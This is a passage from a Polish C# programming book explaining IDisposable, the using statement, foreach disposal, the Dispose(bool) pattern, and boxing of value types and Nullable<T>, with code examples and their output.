Pomysł wykorzystania tego interfejsu jest bardzo prosty. Jeśli kod używa obiektu implementującego ten interfejs, to powinien wywołać metodę `Dispose`, kiedy dany obiekt nie będzie już potrzebny (mogą się przy tym pojawiać wyjątki — więcej informacji na ten temat można znaleźć w punkcie pt. „[Zwalnianie opcjonalne](#)”). Dzięki temu obiekt uzyskuje możliwość zwolnienia wszelkich zasobów, które zostały przydzielone na jego potrzeby. Jeśli zwalniany obiekt korzystał z zasobów reprezentowanych przez uchwyty, to zazwyczaj zamknie je natychmiast, a nie będzie z tym czekał aż do rozpoczęcia finalizacji (co w efekcie sprawiłoby, że nie zostanie ona wykonana). Jeśli obiekt korzystał ze zdalnej usługi uwzględniającej stan, to natychmiast się z nią skontaktuje i w odpowiedni sposób poinformuje, że usługa nie jest już dłużej potrzebna (na przykład zamykając połączenie).

### PODPOWIEDŹ

Istnieje zakorzeniony mit, że wywołanie metody `Dispose` powoduje wykonanie jakichś czynności przez mechanizm odzyskiwania pamięci. Na stronach WWW można znaleźć informacje, że metoda `Dispose` powoduje sfinalizowanie obiektu albo nawet jego usunięcie przez mechanizm odzyskiwania pamięci. Ale to wszystko jest nieprawdą. CLR nie obsługuje ani interfejsu `IDisposable`, ani jego metody `Dispose`, inaczej niż wszystkich innych interfejsów i metod.

Interfejs `IDisposable` jest ważny, gdyż dzięki niemu obiekt może zajmować bardzo mało pamięci, a jednocześnie być powiązany z kosztownymi zasobami.

Przyjrzymy się obiekowi reprezentującemu połączenie z bazą danych. Taki obiekt nie potrzebowałby zapewne zbyt wielu pól — właściwie wystarczyłoby mu jedno pole zawierające uchwyt reprezentujący połączenie z bazą danych. Z punktu widzenia CLR taki obiekt nie jest kosztowny i można by utworzyć ich setki bez

uruchamiania mechanizmu odzyskiwania pamięci. Jednak na serwerze bazy danych sytuacja wyglądałaby zupełnie inaczej — każde nawiązywane połączenie mogłoby wymagać przydzielenia znaczących zasobów. Co więcej, liczba połączeń może podlegać ścisłym ograniczeniom ze względu na licencyjnych. (Pokazuje to, że „zasób” jest bardzo szerokim pojęciem — właściwie oznacza on wszystko, czego w systemie może zabraknąć).

Zdanie się na mechanizm odzyskiwania pamięci, by to on wykrywał, kiedy obiekty reprezentujące połączenie z bazą danych nie są już dłużej potrzebne, jest najprawdopodobniej kiepskim pomysłem. CLR będzie wiedzieć, że utworzyliśmy na przykład 50 takich obiektów, jeśli jednak sumarycznie zajmą one tylko kilkaset bajtów, to nie uzna za stosowne uruchomić mechanizmu odzyskiwania. A jednak może to doprowadzić do zatrzymania pracy naszej aplikacji — jeśli dysponujemy licencją na jedynie 50 jednoczesnych połączeń, to otwieranie większej ich liczby, niż w danej chwili potrzeba, będzie oznaczać nieefektywne wykorzystanie zasobów bazy danych.

Niezwykle duże znaczenie ma zamykanie obiektów połączeń tak szybko jak to tylko możliwe, bez oczekiwania na to, aż mechanizm odzyskiwania pamięci wskaże nam te spośród nich, które już nie są potrzebne. I właśnie do tego przydaje się interfejs **IDisposable**. Oczywiście nie służy on jedynie do obsługi połączeń z bazami danych. Ma on krytyczne znaczenie dla wszystkich obiektów reprezentujących jakiś zasób spoza CLR, taki jak plik lub połączenie sieciowe. Nawet w przypadkach, gdy dostęp do zasobu nie musi podlegać ścisłej kontroli, wykorzystanie interfejsu **IDisposable** zapewnia sposób informowania obiektów o tym, że przestały już być potrzebne, i daje im możliwość posprzątania po sobie, rozwiązuje tym samym opisany wcześniej problem występujący w obiektach wykorzystujących wewnętrzne bufory.

### PODPOWIEDŹ

Jeśli koszt utworzenia zasobu jest wysoki, to warto się zastanowić nad jego wielokrotnym wykorzystaniem. Bardzo często tak właśnie jest z połączonymi z bazami danych, dlatego też standardowo stosowaną praktyką jest tworzenie puli połączeń. Zamiast zamykać połączenie, kiedy nie będzie już potrzebne, zostaje ono zwrócone do puli, gdzie czeka, aż ktoś znowu będzie go potrzebować. (W taki sposób działa większość klas zapewniających dostęp do danych w .NET Framework). Także w takich przypadkach interfejs **IDisposable** jest przydatny. Kiedy prosimy pulę zasobu o zasób, to zazwyczaj uzyskujemy obiekt stanowiący opakowanie dla faktycznego zasobu, a kiedy go usuwamy, to zasób jest przekazywany z powrotem do puli, a nie zwalniany. A zatem wywoływanie metody **Dispose** można by porównać do stwierdzenia „ten obiekt nie jest mi już potrzebny”, natomiast to do implementacji interfejsu **IDisposable** należy podjęcie decyzji, co trzeba zrobić z zasobem reprezentowanym przez ten obiekt.

Implementacje interfejsu **IDisposable** muszą zapewniać możliwość wielokrotnego

wywoływania metody `Dispose`. Choć oznacza to, że kod bez przeszkodej może ją wielokrotnie wywoływać, to jednak nie należy próbować korzystać z obiektu po jej wywołaniu. Okazuje się, że biblioteka klas .NET Framework definiuje nawet specjalny wyjątek, który obiekt może zgłosić w razie takiej sytuacji; jest to wyjątek `ObjectDisposedException`. (Zagadnienia związane z wyjątkami zostały szczegółowo opisane w [Rozdział 8](#)).

Metodę `Dispose` można wywoływać bezpośrednio, jednak oprócz tego C# wspiera korzystanie z interfejsu `IDisposable` na dwa dodatkowe sposoby: w pętlach `foreach` oraz instrukcji `using`. Instrukcja `using` pozwala zagwarantować, że obiekt implementujący interfejs `IDisposable` zostanie prawidłowo zwolniony, kiedy nie będzie już potrzebny. Przykład zastosowania tej instrukcji został przedstawiony na [Przykład 7-9](#).

#### Przykład 7-9. Instrukcja `using`

```
using (StreamReader reader = File.OpenText(@"C:\temp\File.txt"))
{
    Console.WriteLine(reader.ReadToEnd());
}
```

Powyższy kod stanowi odpowiednik przykładu z [Przykład 7-10](#). Słowa kluczowe `try` oraz `finally` są elementami stosowanego w C# mechanizmu obsługi wyjątków, który został opisany w [Rozdział 8](#). W tym przykładzie zostały one użyte, by zagwarantować, że kod umieszczony wewnątrz bloku `finally` zostanie wykonany, nawet jeśli wewnątrz bloku w instrukcji `try` wydarzy się coś złego. Oprócz tego gwarantują one, że metoda `Dispose` zostanie wykonana, nawet jeśli wewnątrz instrukcji `try` zostanie wykonana instrukcja `return`, a nawet instrukcja `goto`.

#### Przykład 7-10. Pełny odpowiednik wykorzystania instrukcji `using`

```
{
    StreamReader reader = File.OpenText(@"C:\temp\File.txt");
    try
    {
        Console.WriteLine(reader.ReadToEnd());
    }
    finally
    {
        if (reader != null)
        {
            ((IDisposable) reader).Dispose();
        }
    }
}
```

Jeśli w instrukcji `using` została użyta zmienna typu wartościowego, to kompilator C# nie wygeneruje kodu sprawdzającego wystąpienie wartości `null`, lecz bezpośrednio wywoła metodę `Dispose`.

Jeśli chcemy użyć kilku instrukcji `using` o tym samym zakresie, to możemy je umieścić jedna przed drugą, jak pokazano na [Przykład 7-11](#).

#### Przykład 7-11. Sekwencja instrukcji `using`

```
using (Stream source = File.OpenRead(@"C:\temp\File.txt"))
using (Stream copy = File.Create(@"C:\temp\Copy.txt"))
{
    source.CopyTo(copy);
}
```

Taka sekwencja instrukcji `using` nie jest żadnym szczególnym rozwiązaniem syntaktycznym — to jedynie skutek tego, że za tą instrukcją zawsze jest umieszczana jedna instrukcja, która zostanie wykonana przed wywołaniem metody `Dispose`. Zazwyczaj jest nią instrukcja blokowa, jednak w powyższym przykładzie wewnętrz pierwszej instrukcji `using` została umieszczona druga.

Pętla `foreach` wygeneruje kod wywołujący metodę `Dispose`, jeśli zastosowany w niej enumerator będzie implementować interfejs `IDisposable`. Przykład użycia takiego enumeratatora został przedstawiony na [Przykład 7-12](#).

#### Przykład 7-12. Pętla `foreach`

```
foreach (string file in Directory.EnumerateFiles(@"C:\temp"))
{
    Console.WriteLine(file);
}
```

Metoda `EnumerateFiles` klasy `Directory` zwraca obiekt `IEnumerable<string>`. Jak dowiedzieliśmy się w [Rozdział 5.](#), udostępnia ona metodę `GetEnumerator` zwracającą obiekt typu `IEnumerator<string>`, a ten interfejs dziedziczy po interfejsie `IDisposable`. W efekcie kompilator C# wygeneruje kod stanowiący odpowiednik tego pokazanego na [Przykład 7-13](#).

#### Przykład 7-13. Pełne rozwinięcie pętli `foreach`

```
{
    Ienumerator<string> e =
        Directory.EnumerateFiles(@"C:\temp").GetEnumerator();
    try
    {
        while (e.MoveNext())
        {
            string file = e.Current;
        }
    }
}
```

```
        Console.WriteLine(file);
    }
}
finally
{
    if (e != null)
    {
        ((IDisposable) e).Dispose();
    }
}
}
```

Można podać kilka różnych wersji tego kodu, które kompilator wygeneruje w zależności od typu iteratora kolekcji. Jeśli interfejs `IDisposable` zostanie zaimplementowany w typie wartościowym, to kompilator nie wygeneruje w bloku `finally` kodu sprawdzającego wystąpienie wartości `null` (podobnie jak było w przypadku instrukcji `using`). Jeśli statyczny typ iteratora nie implementuje interfejsu `IDisposable`, to wynik będzie zależał od tego, czy po danym typie można dziedziczyć. Jeśli został on zadeklarowany jako ostateczny, bądź też jeśli jest to typ wartościowy, to kompilator nie gwarantuje wygenerowania kodu, który w ogóle spróbuje wywołać metodę `Dispose`. Jeśli typ nie został zadeklarowany jako ostateczny, to kompilator wygeneruje w bloku `finally` kod, który w czasie działania programu sprawdzi, czy iterator implementuje interfejs `IDisposable`, i wywoła metodę `Dispose`, jeśli faktycznie tak będzie, natomiast w przeciwnym razie nie zostaną wykonane żadne operacje.

### PODPOWIEDŹ

Choć przykład z [Przykład 7-13](#) przedstawia sposób, w jaki pętle `foreach` są kompilowane w języku C# 5.0, to trzeba jednak wspomnieć o tym, że poprzednie wersje kompilatora działały nieco inaczej. (Nie ma to co prawda związku z obsługą interfejsu `IDisposable`, jednak warto o tym wspomnieć, by zamieszczone tu informacje były wyczerpujące). Warto zauważyć, że zmienna iteracyjna — w naszym przypadku jest to `file` — została zadeklarowana wewnątrz pętli `while`, zatem w efekcie w każdej iteracji tej pętli będzie używana nowa zmienna. Jednak wcześniej zmienna ta była deklarowana przed pętlą `while`, a zatem w całej pętli była używana tylko jedna zmienna, której wartość zmieniała się w każdej iteracji. W większości przypadków nie robi to żadnej zauważalnej różnicy, jednak w [Rozdział 9.](#) zostanie przedstawiony przykład, w którym ma to znaczenie.

Interfejs `IDisposable` najprościej jest stosować, jeśli rozpoczynamy i kończymy korzystanie z zasobu w tej samej metodzie, używając przy tym instrukcji `using` (bądź pętli `foreach`, jeśli będzie to właściwe), by zagwarantować wywołanie metody `Dispose`. Jednak czasami może się zdarzyć, że napiszemy klasę, która

tworzy obiekt implementujący ten interfejs i zapisuje go w jakimś polu, gdyż musi go używać przez dłuższy czas. Na przykład możemy utworzyć klasę, która rejestruje działanie aplikacji, a jeśli obiekt tej klasy zapisuje dane w pliku, to zapewne będzie potrzebował w tym celu obiektu `StreamWriter`. W takich przypadkach C# nie zapewnia żadnej automatycznej pomocy, zatem sami będziemy musieli zadbać o to, by wszystkie obiekty używane w naszej klasie zostały prawidłowo zwolnione. W takim przypadku trzeba by napisać własną implementację interfejsu `IDisposable`, która by odpowiednio zwalniała wszystkie używane obiekty. Jak pokazuje przykład przedstawiony na [Przykład 7-14](#), nie jest to żadna wiedza magiczna. Należy zwrócić uwagę, że przedstawiony przykład zapisuje w polu `_file` wartość `null`, dzięki czemu nie spróbuje dwukrotnie zwolnić pliku. Takie rozwiązanie nie jest niezbędnego, gdyż obiekt `StreamWriter` pozwala na wielokrotne wywoływanie metody `Dispose`. Niemniej jednak dzięki temu nasz obiekt `Logger` w prosty sposób może się dowiedzieć, że ma zostać zwolniony, więc gdybyśmy dodali do niego rzeczywiste metody, moglibyśmy w nich sprawdzać pole `_file` i zgłaszać wyjątek `ObjectDisposedException`, gdy przyjmie wartość `null`.

#### Przykład 7-14. Zwalnianie obiektu przechowywanego w polu innego obiektu

```
public sealed class Logger : IDisposable
{
    private StreamWriter _file;

    public Logger(string filePath)
    {
        _file = File.CreateText(filePath);
    }

    public void Dispose()
    {
        if (_file != null)
        {
            _file.Dispose();
            _file = null;
        }
    }
    // Oczywiście rzeczywista klasa używałaby obiektu StreamWriter do
    // wykonania jakichś działań.
}
```

Powyższa klasa stara się ominąć pewien poważny problem. Otóż jak widać, jest to klasa ostateczna, dzięki czemu nie musimy przejmować się zagadnieniami dziedziczenia po niej. Gdyby jednak ta klasa nie została zadeklarowana jako ostateczna, a implementowała interfejs `IDisposable`, to trzeba by w jakiś sposób zapewnić klasom pochodnym możliwość tworzenia własnej logiki zwalniania

używanych zasobów. Najprostszym rozwiązaniem byłoby zdefiniowanie metody `Dispose` jako wirtualnej, tak by klasa pochodna mogła ją przesłonić, wykonując swoje własne porządkи i wywołując implementację tej metody z klasy bazowej. Niemniej jednak istnieje także nieco bardziej złożony wzorzec rozwiązania tego problemu, który czasami jest stosowany w .NET Framework.

Niektóre obiekty implementują interfejs `IDisposable`, a oprócz tego mają finalizator. Od momentu wprowadzenia klasy `SafeHandle` oraz jej klas pochodnych w .NET 2.0 klasy bardzo rzadko muszą jednocześnie korzystać z obu tych mechanizmów (chyba że dziedziczą po klasie `SafeHandle`). Zazwyczaj jedynie klasy służące jako opakowania potrzebują finalizacji, natomiast klasy, które z uchwytów korzystają, zamiast implementować własne finalizatory, używają obiektów `SafeHandle`. Istnieją jednak pewne wyjątki, a niektóre typy dostępne w bibliotece .NET implementują wzorzec zaprojektowany specjalnie z myślą o jednoczesnej obsłudze zarówno finalizacji, jak i interfejsu `IDisposable`, zapewniając tym samym możliwość dostosowania sposobu działania obu tych mechanizmów w klasach pochodnych. W taki sposób działa na przykład klasa bazowa `Stream`.

Wzorzec ten polega na zdefiniowaniu chronionej metody, przesłaniającej metodę `Dispose` i pobierającej jeden argument typu `bool`. Klasa bazowa wywołuje ją ze swojej publicznie dostępnej metody `Dispose`, jak również z destruktora, przekazując w pierwszym przypadku wartość `true`, a w drugim `false`. Dzięki temu w klasie pochodnej trzeba przesłonić tylko jedną metodę — chronioną metodę `Dispose`. Może ona realizować dowolne czynności, które powinny być wykonywane zarówno podczas zwalniania obiektu, jak i jego finalizacji, takie jak zamknięcie uchwytów; jednak dzięki argumentowi przekazującemu informację, jakiego rodzaju porządkи są wykonywane, można w niej także realizować czynności charakterystyczne bądź to dla zwalniania, bądź dla finalizacji. [Przykład 7-15](#) pokazuje, jak taka metoda mogłaby wyglądać.

#### Przykład 7-15. Niestandardowa logika finalizacji i zwalniania

```
public class MyFunkyStream : Stream
{
    // Tak klasa służy wyłącznie do celów demonstracyjnych.
    // Zazwyczaj lepszym rozwiązaniem będzie użycie jednego
    // z typów pochodnych klasy SafeHandle.
    private IntPtr _myCustomLibraryHandle;
    private Logger _log;

    protected override void Dispose(bool disposing)
    {
        base.Dispose(disposing);
    }
}
```

```
    if (_myCustomLibraryHandle != IntPtr.Zero)
    {
        MyCustomLibraryInteropWrapper.Close(_myCustomLibraryHandle);
        _myCustomLibraryHandle = IntPtr.Zero;
    }
    if (disposing)
    {
        if (_log != null)
        {
            _log.Dispose();
            _log = null;
        }
    }
}

// ... tu można umieścić implementacje abstrakcyjnych metod klasy Stream
```

Powyższy hipotetyczny przykład stanowi niestandardową implementację abstrakcji klasy `Stream`, wykorzystującej jakąś bibliotekę, która nie została napisana z użyciem platformy .NET, i zapewnia dostęp do jakichś zasobów, wykorzystując przy tym uchwyty. Chcemy zamknąć ten uchwyt, gdy zostanie wywołana publiczna metoda `Dispose`, jeśli jednak nie nastąpi to przed wykonaniem finalizatora, to w nim zamknimy uchwyt. A zatem kod sprawdza, czy uchwyt wciąż jest otwarty, i w razie potrzeby zamyka go, przy czym robi to niezależnie od tego, czy wywołanie metody nastąpiło w wyniku jawnego zwolnienia obiektu, czy też w wyniku finalizacji — w obu tych przypadkach musimy bowiem zapewnić zamknięcie uchwytu. Jednak powyższa klasa korzysta także z obiektu `Logger` przedstawionego na [Przykład 7-14](#). Ponieważ jest to zwyczajny obiekt, zatem nie należy próbować używać go podczas finalizacji. Dlatego zajmiemy się nim, jeśli obiekt będzie zwalniany. Gdyby obiekt znajdował się w trakcie finalizacji, to choć nie posiada finalizatora, jednak używałby obiektu klasy `FileStream`, która finalizator definiuje; jest zatem całkiem prawdopodobne, że finalizator obiektu `FileStream` zostałby wykonany przed finalizatorem naszej klasy `MyFunkyStream`. To z kolei oznacza, że w takim przypadku wywoływanie metod obiektu `Logger` w powyższej metodzie `Dispose` byłoby kiepskim pomysłem.

Kiedy klasa bazowa udostępnia taką wirtualną, chronioną wersję `Dispose`, to wewnątrz publicznej metody o tej samej nazwie należy wywołać metodę `GC.SuppressFinalization`. Tak właśnie robi bazowa klasa `Stream`. Ogólnie rzecz ujmując: gdy piszemy klasę udostępniającą zarówno metodę `Dispose`, jak i finalizator, to niezależnie do tego, czy zdecydujemy się na obsługę dziedziczenia

przy wykorzystaniu opisywanego wzorca, czy nie, zawsze gdy zostanie wywołana metoda `Dispose`, należy uniemożliwić wykonanie finalizacji.

## Zwalnianie opcjonalne

Chociaż w przypadku korzystania z obiektów implementujących interfejs `IDisposable` niemal zawsze w którymś momencie należy wywołać ich metodę `Dispose`, to jednak istnieje kilka wyjątków od tej zasady. Na przykład biblioteka Reactive Extensions dla .NET (opisana w [Rozdział 11.](#)) udostępnia obiekty implementujące interfejs `IDisposable` i reprezentujące subskrypcję strumienia zdarzeń. Ich metodę `Dispose` można wywoływać w celu anulowania subskrypcji, jednak niektóre źródła zdarzeń po dotarciu do swego naturalnego końca powodują automatyczne zakończenie subskrypcji. W takich przypadkach wywoływanie metody `Dispose` nie jest konieczne.

Jednak takie wyjątki są sporadyczne. Wywoływanie metody `Dispose` można bezpiecznie pomijać wyłącznie w przypadkach, gdy dokumentacja danej klasy jawnie zaznaczy, że stosowanie tej metody nie jest konieczne.

## Pakowanie

Skoro w tym rozdziale zajmujemy się odzyskiwaniem pamięci oraz czasem życia obiektów, to jest jeszcze jedno zagadnienie, o którym należy w nim wspomnieć: jest nim **pakowanie** (ang. *boxing*). Pakowanie jest procesem, który pozwala, by zmienna typu `object` odwoływała się do danej typu wartościowego. W zmiennej typu `object` można zapisać referencję do dowolnej danej umieszczonej na stercie, a zatem w jaki sposób może się ona odwoływać do danej typu `int`? Zastanówmy się, co się dzieje podczas wykonywania kodu przedstawionego na [Przykład 7-16](#).

### Przykład 7-16. Użycie danej typu `int` jako obiektu

```
class Program
{
    static void Show(object o)
    {
        Console.WriteLine(o.ToString());
    }

    static void Main(string[] args)
    {
        int num = 42;
        Show(num);
    }
}
```

Metoda `Show` oczekuje przekazania obiektu, lecz my przekazujemy do niej `num`, czyli zmienną typu `int`. W takich okolicznościach C# generuje „pudełko” (ang. *box*), czyli opakowanie typu referencyjnego, zawierające wartość. CLR jest w stanie automatycznie dostarczyć takie pudełko dla każdego typu wartościowego, choć gdyby tego nie robiło, to bez trudu można by samemu napisać odpowiedni kod. Przykład takiego rozwiązania przedstawia [Przykład 7-17](#).

### Przykład 7-17. W rzeczywistości nie tak działa pakowanie

```
// To nie jest prawdziwe pudełko, ale zapewnia podobny efekt.
public class Box<T>
{
    where T : struct
{
    public readonly T Value;
    public Box(T v)
    {
        Value = v;
    }

    public override string ToString()
    {
        return Value.ToString();
    }

    public override bool Equals(object obj)
    {
        return Value.Equals(obj);
    }

    public override int GetHashCode()
    {
        return Value.GetHashCode();
    }
}
```

Box to całkiem normalna klasa, która w swoim jedynym polu przechowuje wartość typu `int`. Jeśli na rzecz obiektu tej klasy wywołamy któryś ze standardowych metod klasy `object`, to zdefiniowane w klasie `Box` metody przesłaniające sprawią, że uzyskany efekt będzie taki sam, jak gdyby metoda została wykonana na rzecz pola. A zatem jeśli jako argument wywołania metody `Show` z [Przykład 7-16](#) przekażemy wyrażenie `new Box<int>(num)`, to poprosimy o utworzenie nowego obiektu `Box<int>`, skopiowanie do niego wartości zmiennej `num` i przekazanie referencji do nowo utworzonego obiektu do metody `Show`. Kiedy metoda `Show` wywoła metodę `ToString`, to obiekt `Box<int>` wywoła metodę `ToString` pola typu `int`, co zgodnie z naszymi oczekiwaniami spowoduje wyświetlenie liczby 42.

Samodzielne tworzenie klas takich jak ta przedstawiona na [Przykład 7-17](#) nie jest konieczne, gdyż CLR robi to za nas. CLR tworzy na stercie obiekt, który zawiera kopię pakowanej wartości i przekierowuje do niej standardowe metody klasy `object`. A oprócz tego robi jeszcze coś, czego my zrobić nie możemy. Kiedy zapytamy tak utworzony obiekt o jego typ (wywołując w tym celu metodę `GetType`), to zwróci ten sam obiekt typu, który uzyskalibyśmy, wywołując metodę `GetType` bezpośrednio na rzecz zmiennej typu `int` — w naszej klasie `Box<T>` nie możemy tego zrobić, gdyż metoda `GetType` nie jest wirtualna. Co więcej, pobieranie opakowanej wartości jest łatwiejsze niż w przypadku analogicznie działających, niestandardowych typów, gdyż rozpakowywanie jest wbudowaną możliwością CLR.

Jeśli dysponujemy referencją typu `object` i spróbujemy rzutować ją na typ `int`, to CLR sprawdzi, czy referencja faktycznie odwołuje się do opakowanej wartości `int`, a jeśli tak, to zwróci jej kopię. A zatem wewnątrz metody `Show` z [Przykład 7-16](#) możemy pobrać kopię oryginalnej wartości, używając wyrażenia `(int) x`, natomiast w razie stosowania klasy z [Przykład 7-17](#) trzeba by użyć bardziej rozbudowanego wyrażenia o postaci `((Box<int>) o).Value`.

Pudełka są automatycznie dostępne nie tylko dla wbudowanych typów wartościowych, lecz także dla wszystkich struktur. Jeśli struktura implementuje jakieś interfejsy, to będą one dostępne także w jego pudełku. (To jeszcze jedna sztuczka, której nie potrafi klasa z [Przykład 7-17](#)).

Pakowanie może być wykonywane automatycznie w efekcie niejawnych konwersji. Przykład takiej konwersji został przedstawiony na [Przykład 7-16](#) — w wywołaniu metody oczekującej referencji typu `object` zostało przekazane wyrażenie typu `int` i nie użyliśmy przy tym żadnego jawnego rzutowania. Dostępne są także niejawnie konwersje pomiędzy wartością oraz wszelkimi interfejsami implementowanymi w jej typie. Na przykład wartość typu `int` można zapisać w zmiennej typu `IComparable<int>` bez konieczności użycia rzutowania. Spowoduje to utworzenie pudełka, gdyż zmienne typu interfejsu przypominają nieco zmienne typu `object`: mogą zawierać wyłącznie referencję do danej na stercie zarządzanej przez mechanizm odzyskiwania pamięci.

Można wskazać dwa powody, dla których niejawne pakowanie czasami może być przyczyną problemów. Po pierwsze, może ono oznaczać dodatkową pracę dla mechanizmu odzyskiwania pamięci. CLR w żaden sposób nie stara się gromadzić wygenerowanych pudełek w jakiejs pamięci podręcznej, a zatem jeśli napiszemy pętlę wykonującą 100 tysięcy iteracji, a wewnątrz niej umieścimy wyrażenie powodujące odpowiednią niejawną konwersję, to w efekcie utworzonych zostanie 100 tysięcy obiektów, które mechanizm odzyskiwania pamięci będzie musiał

usunąć, podobnie jak wszelkie inne obiekty umieszczane na stercie. Po drugie, każda operacja spakowania wartości (oraz jej rozpakowania) powoduje utworzenie jej kopii, co może sprawić, że znaczenie naszego kodu nie będzie zgodne z oczekiwaniami. **Przykład 7-18** przedstawia kod, którego działanie może być zaskakujące.

#### Przykład 7-18. Ilustracja pułapek zmiennych struktur

```
public struct DisposableValue : IDisposable
{
    private bool _disposedYet;

    public void Dispose()
    {
        if (!_disposedYet)
        {
            Console.WriteLine("Zwalniamy po raz pierwszy.");
            _disposedYet = true;
        }
        else
        {
            Console.WriteLine("Obiekt już został zwolniony.");
        }
    }
}

class Program
{
    static void CallDispose(IDisposable o)
    {
        o.Dispose();
    }

    static void Main(string[] args)
    {
        var dv = new DisposableValue();
        Console.WriteLine("Przekazujemy zmienną wartościową:");
        CallDispose(dv);
        CallDispose(dv);
        CallDispose(dv);

        IDisposable id = dv;
        Console.WriteLine("Przekazujemy zmienną typu interfejsu:");
        CallDispose(id);
        CallDispose(id);
        CallDispose(id);

        Console.WriteLine("Wywołujemy metodę Dispose bezpośrednio na zmiennej");
    }
}
```

```
    ↵typu wartościowego:");
    dv.Dispose();
    dv.Dispose();
    dv.Dispose();
}
}
```

Struktura `DisposableValue` implementuje przedstawiony wcześniej interfejs `IDisposable`. Przechowuje ona informację o tym, czy została już zwolniona, czy nie. Program definiuje metodę, która wywołuje metodę `Dispose` przekazanego obiektu, implementującego interfejs `IDisposable`. Program deklaruje także jedną zmienną typu `DisposableValue` i trzykrotnie przekazuje ją do metody `CallDispose`. Oto wyniki uzyskane po wykonaniu tej części programu:

```
Przekazujemy zmienną wartościową:
Zwalniamy po raz pierwszy.
Zwalniamy po raz pierwszy.
Zwalniamy po raz pierwszy.
```

Jak widać, podczas każdego z tych trzech wywołań struktura zdaje się uważać, że wywołanie metody `Dispose` nastąpiło po raz pierwszy. Dzieje się tak dlatego, że za każdym razem metoda `CallDispose` tworzy nowe pudełko — tak naprawdę nie przekazujemy do niej zmiennej `dv`, przekazujemy nową, spakowaną kopię jej wartości, a zatem metoda `CallDispose` za każdym razem operuje na nowej instancji struktury `DisposableValue`. Jest to całkowicie spójne ze standardowym sposobem działania typów wartościowych — nawet jeśli ich wartości nie są pakowane, to przekazując je jako argumenty, przekazujemy ich kopie (oczywiście z wyjątkiem sytuacji, gdy zostanie użyte słowo kluczowe `ref`).

Dalsza część programu generuje tylko jedną spakowaną wartość — zostaje ona zapisana w zmiennej lokalnej typu `IDisposable`. W tej instrukcji przypisania wykonywana jest ta sama niejawnia konwersja, która była wykorzystywana w przypadku jawnego przekazywania zmiennej jako argumentu wywołania. Innymi słowy, instrukcja ta powoduje wygenerowanie kolejnego pudełka, choć zostaje ono utworzone tylko raz. Następnie referencję do tego samego pudełka trzy razy przekażemy w wywołaniu metody `CallDispose`. To powinno wyjaśniać, dlaczego w tym przypadku wyniki wygenerowane przez program wyglądają nieco inaczej:

```
Przekazujemy zmienną typu interfejsu:
Zwalniamy po raz pierwszy.
Obiekt już został zwolniony.
Obiekt już został zwolniony.
```

Wszystkie te wywołania metody `CallDispose` operują na tym samym pudełku

zawierającym instancję naszej struktury; dlatego po pierwszym wywołaniu pamięta ona fakt, że została już wcześniej zwolniona. W ostatniej części programu trzy raz bezpośrednio wywołujemy metodę `Dispose` na rzecz zmiennej lokalnej typu `DisposableValue`, uzyskując następujące wyniki:

```
Wywołujemy metodę Dispose bezpośrednio na zmiennej typu wartościowego:  
Zwalniamy po raz pierwszy.  
Obiekt już został zwolniony.  
Obiekt już został zwolniony.
```

W tym przypadku w ogóle nie zachodzi pakowanie, więc modyfikowany jest stan zmiennej lokalnej. Ktoś, to tylko побieżnie rzucił okiem na kod, może być zaskoczony wynikami — w końcu zmienna `dv` została już wcześniej przekazana do metody `CallDispose`, wywołującej metodę `Dispose` na rzecz swojego argumentu, a zatem może dziwić fakt, że zmienna ta „sądzi”, że jest zwalniana po raz pierwszy. Kiedy jednak zrozumiemy, że metoda `CallDispose` wymaga przekazania referencji, a przez to nie może operować bezpośrednio na wartości, stanie się jasne, że wszystkie wcześniejsze wywołania `Dispose` operowały na spakowanych kopiąch, a nie na wartości zmiennej lokalnej. (Oczywiście gdybyśmy jeszcze ponownie użyli zmiennej `dv` jako argumentu wywołania metody `CallDispose`, to zostałaby wyświetlona informacja, że wartość została już zwolniona. Stałoby się tak, gdyż wywołanie spowodowałoby spakowanie kopii wartości, jednak w tym przypadku pakowana wartość przechowuje informacje o tym, że została już zwolniona).

Ten sposób działania jest oczywisty, jeśli dobrze zrozumiemy, co się dzieje, zmusza jednak, by ciągle pamiętać, że operujemy na typach wartościowych, oraz wymaga zrozumienia, kiedy pakowanie powoduje niejawne kopiowanie wartości. To właśnie z tego powodu firma Microsoft odradza programistom tworzenie typów wartościowych, które mogą modyfikować swój stan — jeśli wartość nie ulega zmianie, to także spakowana wartość nie może się zmieniać. W takich przypadkach nieco mniejsze znaczenie ma to, czy operujemy na oryginalnej wartości, czy na jej spakowanej kopii; dlatego trudniej jest o błędy.

Pakowanie było wykorzystywane znacznie częściej w początkowym okresie istnienia platformy .NET. Przed wprowadzeniem typów ogólnych w .NET 2.0 wszystkie klasy kolekcji operowały na danych typu `object`, a zatem programiści, którzy chcieli stworzyć elastyczną listę liczb całkowitych, musieli używać pakowania, by umieszczać na listach dane typu `int`. Ogólne klasy kolekcji nie korzystają z pakowania — lista `List<int>` może bezpośrednio operować na wartościach typu `int`.

## Pakowanie danych typu `Nullable<T>`

W [Rozdział 3.](#) został przedstawiony typ `Nullable<T>` — opakowanie, które pozwala dodać możliwość stosowania wartości pustej do dowolnego typu wartościowego. Pamiętamy zapewne, że C# udostępnia specjalną składnię pozwalającą na stosowanie tego typu — zamiast zapisu `Nullable<int>` wystarczy umieścić znak zapytania za nazwą wybranego typu wartościowego: `int?`. W razie konieczności zastosowania techniki pakowania CLR obsługuje dane typu `Nullable<T>` w specjalny sposób.

`Nullable<T>` sam jest typem wartościowym, jeśli zatem spróbujemy pobrać referencję do danej tego typu, kompilator wygeneruje kod, który spróbuje ją spakować, tak samo jak w przypadku każdej innej danej typu wartościowego. Niemniej jednak w czasie wykonywania programu CLR nie wygeneruje pudełka zawierającego kopię wartości `Nullable<T>`. Zamiast tego sprawdzi, w jakim stanie znajduje się wartość, i jeśli odpowiada on wartości `null` (w tym przypadku właściwość `HasValue` zwraca wartość `false`), to zwróci `null`. W przeciwnym przypadku zwracana jest spakowana wartość. Na przykład: jeśli dana `Nullable<int>` ma wartość, to proces pakowania zwróci pudełko typu `int`. Nie można go odróżnić od pudełka wygenerowanego podczas pakowania zwyczajnej wartości typu `int`.

